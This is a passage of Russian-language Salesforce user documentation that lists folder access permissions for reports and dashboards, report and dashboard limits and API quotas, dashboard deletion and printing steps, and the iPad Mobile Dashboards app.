редактирования и удаления  
общедоступных папок  
отчетов:

- «Управление общедоступными отчетами»

Для создания,  
редактирования и удаления  
общедоступных папок  
панелей мониторинга:

- «Управление панелями мониторинга» И  
«Просмотр всех данных»



### 1. [Доступ к папкам отчетов](#)

Доступ к папкам определяется полномочиями. Общие, скрытые и общедоступные папки отчетов доступны пользователям только при наличии соответствующих полномочий.

### 2. [Доступ к папкам панелей мониторинга](#)

Доступ к папкам определяется полномочиями. Общие, скрытые и общедоступные папки панелей мониторинга доступны пользователям только при наличии соответствующих полномочий.

СМ. ТАКЖЕ:


[Доступ к папкам панелей мониторинга](#)

[Доступ к папкам отчетов](#)

### Доступ к папкам отчетов

Доступ к папкам определяется полномочиями. Общие, скрытые и общедоступные папки отчетов доступны пользователям только при наличии соответствующих полномочий.

В таблице ниже перечислены полномочия, необходимые пользователям для доступа к трем разным типам папок отчетов: общие, скрытые и общедоступные.

 **Прим.:** Полномочие «Просмотр отчетов в общедоступных папках» доступно только в организациях с расширенным общим доступом к отчетам и панелям мониторинга. Организации с расширенным общим доступом к отчетам и панелям мониторинга используют «Просмотр всех данных».

### Общие папки

Ниже перечислены полномочия, применяемые к папкам со следующими параметрами доступности:

- Данная папка доступна всем пользователям, включая пользователей портала.
- Данная папка доступна всем пользователям, кроме пользователей портала.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Папки отчетов недоступны  
в версиях: **Contact  
Manager, Group Edition и  
Personal Edition.**


| Уровень доступа    | Полномочия для доступа к папкам, доступным только для чтения   | Полномочия для доступа к папкам, доступным для чтения/записи  |
|--------------------|--|---|
| Чтение             | <p><i>Любое</i> из следующих полномочий:</p> <ul style="list-style-type: none"> <li>• «Просмотр отчетов в общедоступных папках»</li> <li>• «Запуск отчетов»</li> <li>• «Управление общедоступными отчетами»</li> <li>• «Просмотр всех данных»</li> </ul> | <p><i>Любое</i> из следующих полномочий:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление общедоступными отчетами»</li> <li>• «Просмотр всех данных»</li> </ul> |
| Создание           | «Управление общедоступными отчетами»   | «Создание и настройка отчетов»  |
| Изменение/удаление | «Управление общедоступными отчетами»   | «Управление общедоступными отчетами»  |

### Скрытые папки

Ниже перечислены полномочия, применяемые к папкам со следующим параметром доступности:

- Данная папка скрыта от всех пользователей.

| Уровень доступа    | Полномочия для доступа к папкам, доступным только для чтения  | Полномочия для доступа к папкам, доступным для чтения/записи |
|--------------------|---|--|
| Чтение             | <i>Любое</i> из следующих полномочий: <ul style="list-style-type: none"> <li>«Просмотр отчетов в общедоступных папках»</li> <li>«Просмотр всех данных»</li> </ul> | «Просмотр всех данных»                                       |
| Создание           | «Управление общедоступными отчетами»  | «Управление общедоступными отчетами»                         |
| Изменение/удаление | «Управление общедоступными отчетами»  | «Управление общедоступными отчетами»                         |

 **Прим.:** Параметр «Скрытые папки» доступен только в организациях без расширенного общего доступа к отчетам и панелям мониторинга. Эквивалент для организаций с расширенным общим доступом к отчетам и панелям мониторинга — это папка без набора параметров общего доступа, то есть папка, к которой ни у кого нет явного доступа.

### Общедоступные папки

| Уровень доступа    | Полномочия для доступа к папкам, доступным только для чтения  | Полномочия для доступа к папкам, доступным для чтения/записи  |
|--------------------|---|---|
| Чтение             | <i>Любое</i> из следующих полномочий: <ul style="list-style-type: none"> <li>«Просмотр отчетов в общедоступных папках»</li> <li>«Запуск отчетов» (для общедоступных пользователей)</li> <li>«Управление общедоступными отчетами»</li> <li>«Просмотр всех данных»</li> </ul> | <i>Любое</i> из следующих полномочий: <ul style="list-style-type: none"> <li>«Запуск отчетов» (для пользователей с общим доступом)</li> <li>«Управление общедоступными отчетами» (для общедоступных пользователей)</li> <li>«Просмотр всех данных»</li> </ul> |
| Создание           | «Управление общедоступными отчетами»  | «Создание и настройка отчетов» (для общедоступных пользователей)  |
| Изменение/удаление | «Управление общедоступными отчетами»  | «Управление общедоступными отчетами»  |

СМ. ТАКЖЕ:

[Включение расширенного общего доступа к отчетам и панелям мониторинга](#)

## Доступ к папкам панелей мониторинга

Доступ к папкам определяется полномочиями. Общие, скрытые и общедоступные папки панелей мониторинга доступны пользователям только при наличии соответствующих полномочий.

В таблице ниже перечислены полномочия, необходимые пользователям для доступа к трем разным типам папок панелей мониторинга: общие, скрытые и общедоступные папки.

### Общие папки

Ниже перечислены полномочия, применяемые к папкам со следующими параметрами доступности:

- Данная папка доступна всем пользователям, включая пользователей портала.
- Данная папка доступна всем пользователям, кроме пользователей портала.

| Уровень доступа | Полномочия для доступа к папкам, доступным только для чтения   | Полномочия для доступа к папкам, доступным для чтения/записи   |
|-----------------|--|--|
| Чтение          | «Запуск отчетов»   | «Запуск отчетов»   |
| Создание        | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul> | <p>Оба следующих полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> </ul>                                   |
| Изменение       | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul> | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul> |

### Скрытые папки

Ниже перечислены полномочия, применяемые к папкам со следующим параметром доступности:

- Данная папка скрыта от всех пользователей.

| Уровень доступа | Полномочия для доступа к папкам, доступным только для чтения  | Полномочия для доступа к папкам, доступным для чтения/записи  |
|-----------------|---|---|
| Чтение          | <p>Оба следующих полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Просмотр всех данных»</li> </ul> | <p>Оба следующих полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Просмотр всех данных»</li> </ul> |
| Создание        | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> </ul>                                   | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> </ul>                                   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Папки отчетов недоступны  
в версиях: **Contact  
Manager, Group Edition и  
Personal Edition.**

| Уровень доступа    | Полномочия для доступа к папкам, доступным только для чтения   | Полномочия для доступа к папкам, доступным для чтения/записи   |
|--------------------|--|--|
|                    | <ul style="list-style-type: none"> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul>  | <ul style="list-style-type: none"> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul>  |
| Изменение/удаление | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul> | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul> |

### Общедоступные папки

| Уровень доступа    | Полномочия для доступа к папкам, доступным только для чтения   | Полномочия для доступа к папкам, доступным для чтения/записи   |
|--------------------|--|--|
| Чтение             | «Запуск отчетов»   | «Запуск отчетов»   |
| Создание           | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul> | <p>Оби следующих полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> </ul>                                   |
| Изменение/удаление | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul> | <p>Все следующие полномочия:</p> <ul style="list-style-type: none"> <li>• «Запуск отчетов»</li> <li>• «Управление панелями мониторинга»</li> <li>• «Просмотр всех данных»</li> </ul> |

## Печать панели мониторинга

Печать панелей мониторинга может быть выполнена посредством функции печати, доступной в обозревателе.

- Чтобы ширина страницы позволяла напечатать все три столбца панели мониторинга, выберите альбомную ориентацию.
- При необходимости измените размер столбцов и удалите верхние и нижние колонтитулы, добавленные обозревателем.

## Систематизация панелей мониторинга

Сортировка панелей мониторинга по папкам и удаление ненужных отчетов позволяют упростить процесс их поиска. При наличии большого количества отчетов рекомендуем использовать поле поиска.

### 1. Удаление панели мониторинга

При необходимости панели мониторинга могут быть удалены.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для печати панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition.**

## Удаление панели мониторинга

При необходимости панели мониторинга могут быть удалены.

При удалении панели мониторинга выполняется удаление всех ее компонентов. Однако настраиваемые отчеты, используемые компонентами, сохраняются.

Удаленные панели мониторинга перемещаются в корзину.

Чтобы удалить панель мониторинга в Lightning Experience, откройте панель мониторинга и щелкните **Удалить**.

Чтобы удалить панель мониторинга в Salesforce Classic, выполните следующие действия.

1. Откройте вкладку «Панели мониторинга».
2. Щелкните ссылку «**Перейти к списку панелей мониторинга**».
3. Выберите нужную папку.
4. Щелкните ссылку «**Удал.**» напротив заголовка нужной панели мониторинга.

## Ограничения для панелей мониторинга

При создании панелей мониторинга по данным Salesforce учитывайте существующие пределы, ограничения и различия панелей мониторинга в Lightning Experience и Salesforce Classic.

### Ограничения отчетов и панелей мониторинга Salesforce

| Функция  | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition | Developer Edition |
|--|------------------|-----------------|---------------|----------------------|--------------------|-------------------|-------------------|
| Количество фильтров поля на отчет <sup>1</sup> | 20               | 20              | 20            | 20                   | 20                 | 20                | 20                |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для удаления панелей мониторинга, созданных другим пользователем:

- «Управление панелями мониторинга» И «Изменение всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все** версии, кроме  
**Database.com Edition.**

| Функция  | Personal Edition | Contact Manager | Group Edition | Professional Edition  | Enterprise Edition           | Unlimited Edition и Performance Edition | Developer Edition   |
|--|------------------|-----------------|---------------|---|------------------------------|---|---|
| Количество формул на отчет   | 5                | 5               | 5             | 5   | 5                            | 5                                       | 5   |
| Запланированные отчеты<br>(Размер электронного отчета не должен превышать 10 Мб.)  | —                | —               | —             | 1 в час <sup>2</sup><br>(только часы неполной нагрузки <sup>3</sup> )<br>(Не более трех предшествующих времен начала; данное значение не может быть изменено) | 1 в час <sup>2</sup>         | 2 в час <sup>2</sup>                    | 1 в час <sup>2</sup><br>(только часы неполной нагрузки <sup>3</sup> )<br>(Не более трех предшествующих времен начала; данное значение не может быть изменено) |
| Фильтры панели мониторинга   | —                | —               | —             | 3 на панель мониторинга   | 3 на панель мониторинга      | 3 на панель мониторинга                 | 3 на панель мониторинга   |
| Динамические панели мониторинга  | —                | —               | —             | —   | Не более пяти на организацию | Не более 10 на организацию              | Не более трех на организацию  |
| Запланированные обновления панели мониторинга  | —                | —               | —             | —   | 1 в час <sup>2</sup>         | 2 в час <sup>2</sup>                    | —   |
| Типы настраиваемых отчетов<br>(Ограничения применяются ко всем типам настраиваемых отчетов, независимо от статуса разработки.) | —                | —               | —             | 50  | 200                          | 2,000                                   | 400   |
| Отчетные снимки  | —                | —               | —             | 1 в час <sup>2</sup><br>(только часы неполной нагрузки <sup>3</sup> )<br>(Не более одного)  | 1 в час <sup>2</sup>         | 2 в час <sup>2</sup>                    | 1 в час <sup>2</sup><br>(только часы неполной нагрузки <sup>3</sup> )<br>(Не более одного)  |

| Функция | Personal Edition | Contact Manager | Group Edition | Professional Edition  | Enterprise Edition | Unlimited Edition и Performance Edition | Developer Edition   |
|---------|------------------|-----------------|---------------|---|--------------------|---|---|
|         |                  |                 |               | предышущую<br>времени<br>начала в<br>день;<br>данное<br>значение<br>не может<br>быть<br>изменено) |                    |   | предышущую<br>времени<br>начала в<br>день;<br>данное<br>значение<br>не может<br>быть<br>изменено) |

<sup>1</sup> Данные ограничения применяются к конструктору отчетов. При использовании мастера отчетов ограничение равно 10.

<sup>2</sup> Не более 200.

<sup>3</sup> Часы неполной нагрузки — это промежуток времени между 18:00 и 03:00 по местному времени.

Salesforce retains historical data for the previous three months, plus the current month.

Описанные ниже ограничения для отчетов Salesforce и панелей мониторинга действуют во всех поддерживаемых версиях.

#### Ограничения для отчетов

- Область предварительного просмотра конструктора отчетов содержит не более 20 строк для сводных и матричных отчетов и не более 50 строк для табличных отчетов.
- В диаграмме может использоваться не более 250 групп или 4 000 значений. В случае сообщения об ошибке, уведомляющего о наличии слишком большого числа групп или значений, задайте фильтры отчета, чтобы уменьшить это количество. В комбинированных диаграммах учитываются все группы и значения.
- Отчеты отображают не более 2000 строк. Чтобы просмотреть все строки, экспортируйте отчет в Excel или воспользуйтесь печатной версией табличных и сводных отчетов. Составные отчеты не поддерживают экспорт, а печатная версия отображает не более 20 000 строк.
  - Если функция «Показать сведения» отключена, то сводные и матричные отчеты отображают только первые 2000 группировок.
  - Матричные отчеты отображают не более 400 000 итоговых значений.
  - Если функция «Показать сведения» отключена, то матричные отчеты отображают не более 2000 группировок по вертикальной оси. Если отчет содержит более 400 000 итоговых значений, то сначала уменьшается количество строк (до 2 000 группировок), а затем уменьшается количество столбцов (пока количество итоговых значений не достигнет 400 000).
- При просмотре в Salesforce<sup>1</sup> отчетов с группировками, такие отчеты преобразовываются в табличные.
- По умолчанию время выполнения отчетов составляет 10 минут.
- Каждый блок составного отчета может содержать не более 100 столбцов. Составной отчет может содержать не более 5 блоков.
- Каждый блок составного отчета может содержать не более 10 настраиваемых формул резюмирования. Составной отчет может содержать не более 50 настраиваемых формул резюмирования.



- Каждый составной отчет может содержать не более 10 настраиваемых формул резюмирования кросс-блока.
- При фильтрации стандартных полей типа «Область подробного текста» (например, поле «Описание» или «Сведения о решении») поиск выполняется только по первой 1000 символов.
- В отчете отображаются только первые 254 символа области подробного или форматированного текста.
- Поля резюмирования в табличных, сводных и матричных отчетах могут отображать не более 21 символа.
- Отчеты не могут быть отфильтрованы по настраиваемым полям типа «Область подробного текста».
- Составные отчеты требуют включения новой темы пользовательского интерфейса. В противном случае пользователи не могут создавать, редактировать и запускать составные отчеты.
- Отчеты по прогнозам включают только те возможности, которые должны быть закрыты в выбранный период прогноза, кроме возможностей, которым назначена категория прогноза «Пропущено».
- Обозреватель Internet Explorer 6 не поддерживает составные отчеты.

#### **Ограничения для панелей мониторинга**

- Фильтр панели мониторинга может иметь не более 50 параметров. По умолчанию: 10 параметров. Чтобы увеличить данное ограничение, обратитесь в компанию Salesforce.
- Каждая панель мониторинга может содержать не более 20 компонентов.
- Фильтрация по полям области не поддерживается. При необходимости воспользуйтесь отчетом, отфильтрованным по полю области на странице панели мониторинга.
- Таблица или диаграмма панели мониторинга может отображать не более 20 фотографий.
- Повторное обновление панели мониторинга может быть выполнено не ранее, чем через одну минуту.

#### **Ограничения для типов отчетов**

- Тип настраиваемого отчета может содержать не более 60 ссылок на объекты. Например, при ограничении типа отчета четырьмя взаимосвязями объекта поле поиска позволяет выбирать поля дополнительных 56 объектов. Тем не менее, при выполнении отчета, созданного на основе типа настраиваемого отчета и содержащего столбцы не менее, чем из 20 разных объектов, отображается сообщение об ошибке.
- Каждый тип настраиваемого отчета может содержать не более 1000 полей.

#### **Ограничения для отчетных снимков**

- Максимальное количество строк, добавляемых в настраиваемый объект, составляет 2000.
- Максимальное количество запусков, доступных для хранения, составляет 200.
- Максимальное количество столбцов исходного отчета, доступных для соотнесения с целевыми полями, составляет 100.

#### **Ограничения по фильтрации**

Фильтрация охватывает только первые 255 символов настраиваемого текстового поля.

#### **Ограничения для встроенных диаграмм отчета**

- Каждая страница может содержать не более двух диаграмм отчета.
- Диаграммы отчета могут быть добавлены только из расширенного редактора макетов страниц. Мини-консоль и исходный редактор макетов страниц не поддерживаются.
- Страницы сведений позволяют обновлять каждые 60 минут не более 100 диаграмм отчета.
- Организация может обновлять каждые 60 минут не более 3000 диаграмм отчета.

#### **Ограничения для списковых представлений**

- Списковые представления отображают только первые 255 символов настраиваемых полей типа «Область подробного текста».

### Ограничения для областей и полей областей

- В каждом отчете может быть до пяти полей областей.
- Каждое поле областей может содержать до 20 областей.
- Каждая область может содержать до 20 значений.
- Поля областей доступны для использования только в том отчете, где они были созданы. Для использования области в нескольких отчетах создайте поле для каждого отчета либо создайте отдельное поле формул для объекта, зависящего от данной области.



**Прим.:** Эти ограничения не распространяются на использование пункта «Прочее» согласно разрешению в настройке поля областей.

Допустимый диапазон величин следующий. Максимальное допустимое значение: 9999999999999999. Минимальное допустимое значение: -9999999999999999.

### Ограничения API отчетов и панелей мониторинга

Ниже перечислены ограничения, действующие в REST API отчетов и панелей мониторинга и API отчетов и панелей мониторинга в Apex.

- Кросс-фильтры, стандартные фильтры отчетов и фильтрация по ограничению строк недоступны при фильтрации данных.
- Архивный трендинг поддерживается только матричными отчетами.
- Интерфейс API может обрабатывать только отчеты, содержащие не более 100 полей, выбранных в качестве столбцов.
- Система возвращает не более 200 недавно просмотренных отчетов.
- Организация поддерживает не более 500 запросов на синхронное выполнение отчета в течение одного часа.
- Интерфейс API поддерживает одновременно не более 20 запросов на синхронное выполнение отчета.
- Система возвращает не более 2000 экземпляров отчета, выполненного асинхронно.
- Интерфейс API поддерживает одновременно не более 200 запросов на извлечение результатов асинхронного выполнения отчета.
- Организация поддерживает не более 1200 запросов на асинхронное выполнение в течение одного часа.
- Результаты асинхронного выполнения отчета доступны в течение 24 часов.
- Интерфейс API возвращает не более 2000 первых строк отчета. Чтобы уточнить результаты, воспользуйтесь фильтрами.
- При необходимости добавьте не более 20 фильтров настраиваемого поля при выполнении отчета.
- Организация поддерживает не более 200 запросов на обновление панели мониторинга в течение одного часа.
- Организация поддерживает не более 5000 запросов на просмотр результатов панели мониторинга в течение одного часа.

СМ. ТАКЖЕ:

[Отчеты и панели мониторинга: Чего нет в Lightning Experience](#)

### Почему панель мониторинга не отображает нужные мне данные?

Если отображаемые данные не соответствуют ожиданиям, обновите панель мониторинга, выберите текущего пользователя и проверьте используемые источники данных.

Если панель мониторинга возвращает другие данные, проверьте:

- **Текущий пользователь.** Помните, что панель мониторинга просматривается от имени текущего пользователя. Отображаемые данные определяются полномочиями доступа пользователя. Динамические панели мониторинга позволяют просматривать только доступные данные.
- **Обновите панель мониторинга.** Если вы просматриваете старые данные, щелкните **Обновить**, чтобы обновить панель мониторинга.
- **Источники данных.** Убедитесь, что источники данных (отчеты, элементы S-Control или страницы Visualforce) содержат сведения, которые должны отображаться в компонентах панели мониторинга.

Подробнее о пользователе панели мониторинга и ее обновлении вы можете узнать в статьях [Выбор пользователя панели мониторинга](#) на странице 4214 и [Обновление данных панели мониторинга](#) на странице 4216.

## Визуализация сложной информации посредством панелей мониторинга

Панели мониторинга позволяют пользователям принимать оперативные решения на основе данных, собранных посредством отчетов. Рекомендуем использовать панели мониторинга для определения текущих тенденций, сортировки количественных показателей и оценки последствий предпринятых действий.

 **Прим.:** В версии Group Edition панели мониторинга доступны только для просмотра.

### 1. [Начало работы с панелями мониторинга](#)

Рекомендуем использовать панели мониторинга для поиска шаблонов, оперативного отслеживания изменений и общего доступа к важным данным в режиме реального времени.

### 2. [Использование панелей мониторинга на устройствах iPad](#)

Приложение Salesforce Mobile Dashboards для устройств iPad, доступное в интернет-магазине Apple App Store, предоставляет мобильный доступ к недавно просмотренным или отслеживаемым панелям мониторинга.

### 3. [Просмотр списков панелей мониторинга](#)

Список панелей мониторинга содержит все доступные пользователю панели мониторинга.

СМ. ТАКЖЕ:

[Фильтры панели мониторинга](#)

[Создание панели мониторинга Salesforce Classic](#)

[Начало работы с панелями мониторинга](#)

[Настройка индивидуальных просмотров панели мониторинга](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Начало работы с панелями мониторинга

Рекомендуем использовать панели мониторинга для поиска шаблонов, оперативного отслеживания изменений и общего доступа к важным данным в режиме реального времени.

- Пользователи с лицензией платформы Salesforce Platform или Salesforce Platform One могут просматривать панель мониторинга только при наличии такой же лицензии у текущего пользователя панели мониторинга. Для пользователей с разными типами лицензий могут быть созданы отдельные панели мониторинга.
- В версии Group Edition панели мониторинга доступны только для просмотра.

При открытии вкладки «Панели мониторинга» отображается последняя просмотренная панель мониторинга. В верхней части страницы отображаются время последнего обновления панели мониторинга и имя пользователя, полномочия которого определяют доступные данные. Если панель мониторинга недоступна, рекомендуем проверить полномочия доступа к папкам.

СМ. ТАКЖЕ:

[Визуализация сложной информации посредством панелей мониторинга](#)

[Создание панели мониторинга Salesforce Classic](#)

[Обновление данных панели мониторинга](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и обновления панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

Для создания панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для редактирования и удаления созданных панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для редактирования и удаления панелей мониторинга, созданных другими пользователями:

- «Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»

## Использование панелей мониторинга на устройствах iPad

Приложение Salesforce Mobile Dashboards для устройств iPad, доступное в интернет-магазине Apple App Store, предоставляет мобильный доступ к недавно просмотренным или отслеживаемым панелям мониторинга.

**Важное замечание:** В выпуске Summer'15 компания Salesforce прекращает поддержку приложения «Мобильные панели мониторинга для iPad». Приложение может использоваться без ограничений, но не будет поддерживаться компанией Salesforce на предмет исправления ошибок или устранения возможных неполадок. Чтобы установить приложение Salesforce1 (новое мобильное приложение от компании Salesforce), обратитесь к администратору Salesforce.

Приложение Salesforce Classic Dashboards предоставляет стандартный и мобильный доступ к данным организации, показателям эффективности и текущим тенденциям. Ниже перечислены действия, поддерживаемые данным приложением.

- Просмотр недавних или отслеживаемых панелей мониторинга
- Поиск панелей мониторинга
- Просмотр отдельных компонентов панели мониторинга, выделение их значений и детализация отчетов
- Изменение представления отчета
- Отправка панели мониторинга или ее компонента по эл. почте
- Просмотр и публикация сообщений или комментариев в ленту Chatter панели мониторинга
- Автономный доступ к некоторым недавно просмотренным панелям мониторинга и отчетам

**Прим.:** Приложение не поддерживает динамические панели мониторинга и фильтры панели мониторинга.

Приложение доступно для бесплатной загрузки в интернет-магазине [Apple App Store](#) и каталоге [AppExchange](#). Приложение Salesforce Classic Dashboards поддерживается всеми моделями iPad с ОС iOS 5 или более поздней версии. Приложение доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition системы Salesforce, а также в любых организациях, где включена поддержка интерфейса REST API.

Если организация Salesforce доступна на устройстве iPad, то приложение Salesforce Mobile Dashboards готово к работе. Откройте приложение и введите адрес эл. почты и пароль Salesforce. В случае отсутствия учетной записи Salesforce, коснитесь **Demo**.

**Прим.:** Доступ к панелям мониторинга на устройствах iPad предоставляется организациям по умолчанию. В противном случае данный доступ должен быть предоставлен администратором до входа пользователя в приложение.

Вкладка «Панели мониторинга» отображается в клиентском приложении Salesforce Classic Mobile только в том случае, если администратор Salesforce добавил ее в мобильную конфигурацию.


### ВЕРСИИ




Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Просмотр списков панелей мониторинга

Список панелей мониторинга содержит все доступные пользователю панели мониторинга.

1. Щелкните ссылку **«Перейти к списку панелей мониторинга»** на вкладке «Панели мониторинга». Расширенная вкладка «Отчеты» содержит последние просмотренные панели мониторинга в соответствующей папке.
2. Чтобы просмотреть список панелей мониторинга, хранящихся в папке, выберите нужную папку или выполните поиск с помощью фильтров на странице со списком панелей мониторинга.
3. Чтобы открыть панель мониторинга, щелкните имя нужной панели мониторинга.
4. Если используется Salesforce Classic, щелкните значок  напротив имени панели мониторинга, чтобы изменить или удалить ее.
 

 **Прим.:** В версии Group Edition панели мониторинга доступны только для просмотра.
5. Если включена поддержка Chatter, щелкните значок  или , чтобы начать или отменить отслеживание панели мониторинга в ленте Chatter.

СМ. ТАКЖЕ:

[Визуализация сложной информации посредством панелей мониторинга](#)

[Начало работы с панелями мониторинга](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и обновления панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

Для создания панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для редактирования и удаления созданных панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для редактирования и удаления панелей мониторинга, созданных другими пользователями:

- «Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»

## Предоставление пользователям доступа для просмотра панелей мониторинга на устройствах iPad

Приложение «Мобильные панели мониторинга для iPad» включается автоматически и доступно пользователям организации без дополнительной настройки.

**!** **Важное замечание:** В выпуске Summer'15 компания Salesforce прекращает поддержку приложения «Мобильные панели мониторинга для iPad». Приложение может использоваться без ограничений, но не будет поддерживаться компанией Salesforce на предмет исправления ошибок или устранения возможных неполадок. Чтобы установить приложение Salesforce1 (новое мобильное приложение от компании Salesforce), обратитесь к администратору Salesforce.

Чтобы запретить пользователям доступ к данным Salesforce посредством мобильных устройств, отключите данное приложение. При необходимости приложение может быть включено повторно.

Чтобы настроить доступ к приложению «Мобильные панели мониторинга для iPad», выполните указанные ниже действия.

1. Введите строку «*Мобильные панели мониторинга*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **<b>«Параметры мобильных панелей мониторинга»</b>**.
2. Установите или снимите флажок «Включить приложение Mobile Dashboards iPad для всех пользователей».
3. Нажмите кнопку «**Сохранить**».

Приложение «Мобильные панели мониторинга для iPad» доступно пользователям для загрузки и установки в интернет-магазине [Apple App Store](#) или [AppExchange Mobile](#).

Приложение доступно в перечисленных выше версиях системы, а также в любых организациях, где включена поддержка интерфейса REST API.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров приложения «Мобильные панели мониторинга для iPad»:

- «Просмотр настройки и конфигурации»

Для изменения параметров приложения «Мобильные панели мониторинга для iPad»:

- «Настройка приложения»

# Оптимизация приложений Sales и Service посредством консоли Salesforce

## Консоль Salesforce

Консоль Salesforce предназначена для повышения производительности пользователей динамических сред.

Интерфейс консоли, напоминающий панель мониторинга, исключает лишние переходы и прокручивания, позволяя ускорить процесс поиска, обновления и создания записей. Рекомендуем использовать консоль для быстрого доступа к самым нужным данным и функциям. Например, агенты службы поддержки могут одновременно использовать разные приложения и сохранять контекст обращений в качестве изменения приоритетов. Торговые представители могут напрямую взаимодействовать с интересами, получать доступ к компаниям, определять ключевые контакты и просматривать коммерческую информацию. При необходимости настройте консоль для обслуживания или продаж.

Интерфейс консоли на основе вкладок позволяет просматривать записи и связанные элементы на одном экране, а также одновременно обрабатывать несколько элементов.

### ВЕРСИИ

Консоль Salesforce доступна в Salesforce Classic и в средстве запуска приложений Lightning Experience. Настройки для консоли Salesforce см. в Salesforce Classic.

